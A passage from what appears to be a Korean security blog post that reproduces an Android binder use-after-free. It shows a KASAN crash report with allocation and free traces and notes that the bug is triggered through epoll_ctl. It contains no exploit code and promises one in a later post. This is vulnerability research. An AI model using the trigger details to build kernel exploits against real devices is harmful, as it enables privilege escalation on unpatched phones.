[  189.592314] R13: 00007ffdc7afb0a8 R14: 0000000000222160 R15: 00007ffdc7afb080
[  189.592314]
[  189.592314] Allocated by task 6603:
[  189.592314]  save_stack_trace+0x1a/0x1c
[  189.592314]  save_stack+0x44/0xab
[  189.592314]  __kasan_kmalloc.constprop.0+0x8f/0xa1
[  189.592314]  kasan_kmalloc+0xd/0xf
[  189.592314]  __kmalloc+0x170/0x199
[  189.592314]  kzalloc.constprop.0+0x1c/0x1e
[  189.592314]  binder_get_thread+0x15e/0x63f
[  189.592314]  binder_poll+0x51/0x1cb
[  189.592314]  ep_item_poll+0xd7/0x10e
[  189.592314]  SyS_epoll_ctl+0xd4a/0x1840
[  189.592314]  do_syscall_64+0x1d4/0x216
[  189.592314]  entry_SYSCALL_64_after_hwframe+0x3d/0xa2
[  189.592314]  0xffffffffffffffff
[  189.592314]
[  189.592314] Freed by task 6603:
[  189.592314]  save_stack_trace+0x1a/0x1c
[  189.592314]  save_stack+0x44/0xab
[  189.592314]  __kasan_slab_free+0x10b/0x12f
[  189.592314]  kasan_slab_free+0x12/0x14
[  189.592314]  slab_free_freelist_hook+0xb9/0x105
[  189.592314]  kfree+0x102/0x196
[  189.592314]  binder_thread_dec_tmpref+0x1b0/0x1ee
[  189.592314]  binder_thread_release+0x3dd/0x3ef
[  189.592314]  binder_ioctl+0x4df1/0x56a0
[  189.592314]  vfs_ioctl+0x82/0x9d
[  189.592314]  do_vfs_ioctl+0xc69/0xcc7
[  189.592314]  SyS_ioctl+0x6c/0xa7
[  189.592314]  do_syscall_64+0x1d4/0x216
[  189.592314]  entry_SYSCALL_64_after_hwframe+0x3d/0xa2
[  189.592314]  0xffffffffffffffff
[  189.592314]
[  189.592314] The buggy address belongs to the object at ffff888052d46528
[  189.592314]  which belongs to the cache kmalloc-512 of size 512
[  189.592314] The buggy address is located 160 bytes inside of
[  189.592314]  512-byte region [ffff888052d46528, ffff888052d46728)
[  189.592314] The buggy address belongs to the page:
[  189.592314] page:ffffea00014b5100 count:1 mapcount:0 mapping:          (null) index:0xffff888052d47608 compound_mapcount: 0
[  189.592314] flags: 0x4000000000010200(slab|head)
[  189.592314] raw: 4000000000010200 0000000000000000 ffff888052d47608 000000010012000f
[  189.592314] raw: ffffea0001004f20 ffff88805a401650 ffff88805a40cf40 0000000000000000
[  189.592314] page dumped because: kasan: bad access detected
[  189.592314]
[  189.592314] Memory state around the buggy address:
[  189.592314]  ffff888052d46480: fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc fc
[  189.592314]  ffff888052d46500: fc fc fc fc fc fb fb fb fb fb fb fb fb fb fb fb
[  189.592314] >ffff888052d46580: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[  189.592314]                                               ^
[  189.592314]  ffff888052d46600: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[  189.592314]  ffff888052d46680: fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb fb
[  189.592314] ==================================================================
[  189.592314] Disabling lock debugging due to kernel taint
다음과 같이 Use-After-Free 가 탐지된 것을 확인할 수 있고, Call-Trace 를 보면 epoll_ctl 에서 트리거 된 것을 확인할 수 있다.
Conclusion
안드로이드 익스플로잇 역시 리눅스 커널과 같게 구조가 정말 복잡했다. 익스플로잇 방법도 일반적인 리눅스 커널이랑은 조금 다른 것 같다.
다음 포스트에서는 실제로 익스플로잇을 작성해 보려고 한다.